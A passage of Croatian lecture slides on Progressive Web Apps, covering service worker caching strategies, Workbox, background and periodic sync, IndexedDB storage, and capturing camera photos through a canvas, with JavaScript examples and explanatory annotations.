        }
        return fetch(event.request).then((response) => {
          if (response.status === 404) {
            return caches.match("404.html");
          }
          return caches.open(staticCacheName).then((cache) => {
            cache.put(event.request.url, response.clone());
            return response;
          });
        });
      });
    .catch((error) => {
      return caches.match("offline.html");
    })
  );
});
```

Pretražuje sve cacheve po ključu `event.request`

Pronašli u `cacheu`, vraćamo spremjeni odgovor

SW dohvaća s interneta

Potencijalno vraćamo spremjenu 404 stranicu

„Clone is needed because `put()` consumes the response body.”

Prvo pohranjujemo odgovor u cache, te konačno vraćamo odgovor.  
Sljedeći put bi morao biti u `cacheu`.  
***Je li ova strategija dobra - sve spremamo u isti cache i nakon nekog vremena više uopće ne idemo na internet?***

# Bolji osnovni pristup


- Napraviti dva cachea (keys):
  - STATIC\_CACHE\_V<N>
  - DYNAMIC\_CACHE
- Kod instalacije staviti app shell u statički cache
- Prilikom rada staviti datoteke (ne i JSON zahtjeve!) u dinamički cache
- Kod nove verzije SW-a, promijeniti verziju statičkog cachea, te:
  - Prilikom **aktivacije** obrisati sve druge (stare cacheve)
  - ✓ Dok novi SW nije aktiviran stari cachevi su još prisutni jer ih možda koriste druge aplikacije

```
self.addEventListener("activate", (event) => {
  const cacheWhitelist = [staticCacheName];
  event.waitUntil(
    caches.keys().then((cacheNames) => {
      return Promise.all(
        cacheNames.map((cacheName) => {
          if (cacheWhitelist.indexOf(cacheName) === -1) {
            return caches.delete(cacheName);
          }
        })
      );
    })
  );
});
```


# Strategije keširanja

- Postoje brojne strategije keširanja, najpoznatije su:


- Stale-While-Revalidate***




- Cache First (Cache Falling Back to Network)***




- Network First (Network Falling Back to Cache)***



- Network Only***



- Cache Only***



- Primijetiti da možemo kombinirati strategije za različite skupine datoteka/zahtjeva

<https://developers.google.com/web/tools/workbox/modules/workbox-strategies>

# Keširanje pomoću workboxa



Workbox

- Googleov alat koji uvelike pomaže razvoju SW-a
- Ugrađene strategije (s prethodnog slajda)
- Config -> generate -> sw.js
- Opaska: za cacheiranje podataka (JSON i sl.) bolje koristiti IndexedDB, a ne Cache Storage

```
import {ExpirationPlugin} from 'workbox-expiration';
import {registerRoute} from 'workbox-routing';
import {StaleWhileRevalidate} from 'workbox-strategies'; // Cache Google Fonts with a stale-while-revalidate strategy, with max num of entries.


registerRoute(
  ({url}) => url.origin === 'https://fonts.googleapis.com' ||
    url.origin === 'https://fonts.gstatic.com',
  new StaleWhileRevalidate({
    cacheName: 'google-fonts',
    plugins: [
      new ExpirationPlugin({maxEntries: 20}),
    ],
  }),
);
https://developers.google.com/web/tools/workbox
```

# Pozadinska sinkronizacija

*Background sync*

# Pozadinska sinkronizacija (*background sync*)

```
// Register sync - zatražimo jednokratnu sinkronizaciju
navigator.serviceWorker.ready.then(function(swRegistration) {
  return swRegistration.sync.register('myFirstSync');
});
```



Radi i ako "zatvorimo tab"!

```
self.addEventListener('sync', function (event) {
  if (event.tag == 'myFirstSync') {
    event.waitUntil(posaljiPodatke());
  }
});
```


# IndexedDB

API	Data Model	Persistence	Browser		
			Support	Transactions	Sync/Async
File system	Byte stream	device	52%	No	Async
Local Storage	key/value	device	93%	No	Sync
Session Storage	key/value	session	93%	No	Sync
Cookies	structured	device	100%	No	Sync
Cache	key/value	device	60%	No	Async
IndexedDB	hybrid	device	83%	Yes	Async

<https://blog.sessionstack.com/how-javascript-works-storage-engines-how-to-choose-the-proper-storage-api-da50879ef576>

- Nažalost: API je prilično nezgrapan
- Nasreću:
  - <https://github.com/jakearchibald/idb>
  - <https://www.npmjs.com/package/idb-keyval> (trivijalni API)


# Plan



# Kako fotografirati?

- Native API
  - [Navigator.mediaDevices](#)
  - Preko preglednika pristupamo kameri uređaja, bilo da je na pametnom telefonu, laptopu ili webcam na stolnom računalu
- "Trik": player -> canvas
  - Prikazan je ILI player ILI canvas
  - Konačno, iz canvasa generiramo png i pohranimo u IndexedDB

```
<video id="player" width="100%" autoplay>  
</video>  
  
navigator.mediaDevices  
  .getUserMedia({ video: true,  
                  audio: false })  
  .then((stream) => {  
    player.srcObject = stream;  
  }).catch((err) => {...});
```



```
<canvas id="cnvFood"></canvas>  
</video>  
  
canvas  
  .getContext("2d")  
  .drawImage(player, 0, 0,  
             canvas.width, canvas.height);
```

# brag.html (1/2)

```

import { get, set } from "https://cdn.jsdelivr.net/npm/idb-keyval@6/+esm";
let player = document.getElementById("player");
let canvas = document.getElementById("cnvFood");
let beforeSnap = document.getElementById("beforeSnap");
let afterSnap = document.getElementById("afterSnap");
let snapName = document.getElementById("snapName");
let startCapture = function () {
  beforeSnap.classList.remove("d-none");
  afterSnap.classList.add("d-none");
  if (!("mediaDevices" in navigator)) {
    // fallback to file upload button, ili sl.
    // vidjet i custom API-je: webkitGetUserMedia i mozGetUserMedia
  } else {
    navigator.mediaDevices
      .getUserMedia({ video: true, audio: false })
      .then((stream) => {
        player.srcObject = stream;
      })
      .catch((err) => {
        alert("Media stream not working");
        console.log(err);
      });
  }
};

startCapture();

```

Sakrijemo canvas,  
pokažemo player

U PE/GD smislu bi trebalo  
obraditi preglednike koji ne  
podržavaju mediaDevices i  
omogućit button za file  
upload

Video stream pridružujemo  
video elementu

Pokrećemo, čim se otvorí  
stranica brag.html

# brag.html (2/2)

```

document.getElementById("btnSnap").addEventListener("click", function (event) {
    canvas.width = player.getBoundingClientRect().width;
    canvas.height = player.getBoundingClientRect().height;
    canvas.getContext("2d")
        .drawImage(player, 0, 0, canvas.width, canvas.height);
    stopCapture();
});

document.getElementById("btnUpload").addEventListener("click", function (event) {
    ...
    if ("serviceWorker" in navigator && "SyncManager" in window) {
        fetch(canvas.toDataURL())
            .then((res) => res.blob())
            .then((blob) => {
                let ts = new Date().toISOString();
                let id = ts + snapName.value.replace(/\s/g, "_"); // ws->_
                set(id, { id, ts, title: snapName.value, image: blob });
                return navigator.serviceWorker.ready;
            }).then((swRegistration) => {
                return swRegistration.sync.register("sync-snaps");
            }).then(() => {
                console.log("Queued for sync");
                startCapture();
            }).catch((err) => { console.log(error); });
    } else { // fallback: pokusati poslati, pa ako ima mreže onda dobro...
        alert("TODO - vaš preglednik ne podržava bckg sync...");
    }
});

```

Kopiramo sadržaj playera u canvas i zaustavljamo stream i skrivamo player tj. otkrivamo canvas

Pretvaramo Base64 kodiranu sliku s canvasa u blob, te ju pohranjujemo u IndexedDB

Registriramo jednokratni sync event. Ako je mreža dostupna, sync event nad SW-om će biti odmah okinut.

# sw.js

```

self.addEventListener("sync", function (event) {
  if (event.tag === "sync-snaps") {
    event.waitUntil(syncSnaps());
  }
});
let syncSnaps = async function () {
  entries().then((entries) => {
    entries.forEach((entry) => {
      let snap = entry[1]; // Each entry is an array of [key, value].
      let formData = new FormData();
      formData.append("id", snap.id);
      formData.append("ts", snap.ts);
      formData.append("title", snap.title);
      formData.append("image", snap.image, snap.id + ".png");
      fetch("/saveSnap", {
        method: "POST",
        body: formData,
      }).then(function (res) {
        if (res.ok) {
          res.json().then(function (data) {
            console.log("Deleting from idb:", data.id);
            del(data.id);
          });
        } else {console.log(res);}
      }).catch(function (error) {console.log(error);});
    });
  });
};

```

Obradujemo naš problem

idb-keyval na ovaj način  
dohvaća sve zapise iz  
IndexedDB baze

Sklapamo i šaljemo POST  
zahtjev koji uključuje i našu  
sliku. Podsjetnik: koji je  
content-type ovog zahtjeva?

Ako smo uspjeli server.js će  
nam vratiti nazad id koji smo  
poslali koji sad koristimo da  
obrišemo zapis iz IndexedDB

# ZOKŽZV: Periodička pozadinska sinkronizacija


- Nalik "običnoj" ali se periodički ponavlja u zadanom intervalu, npr: [https://developer.mozilla.org/en-US/docs/Web/API/Web\\_Periodic\\_Background\\_Synchronization\\_API](https://developer.mozilla.org/en-US/docs/Web/API/Web_Periodic_Background_Synchronization_API)

```
async function registerPeriodicNewsCheck() {  
    const registration = await navigator.serviceWorker.ready;  
    try {  
        await registration.periodicSync.register('get-latest-news', {  
            minInterval: 24 * 60 * 60 * 1000,  
        });  
    } catch { console.log('Periodic Sync could not be registered!'); }  
}
```

```
self.addEventListener('periodicsync', event => {  
    if (event.tag == 'get-latest-news') {  
        event.waitUntil(fetchAndCacheLatestNews());  
    }  
});
```

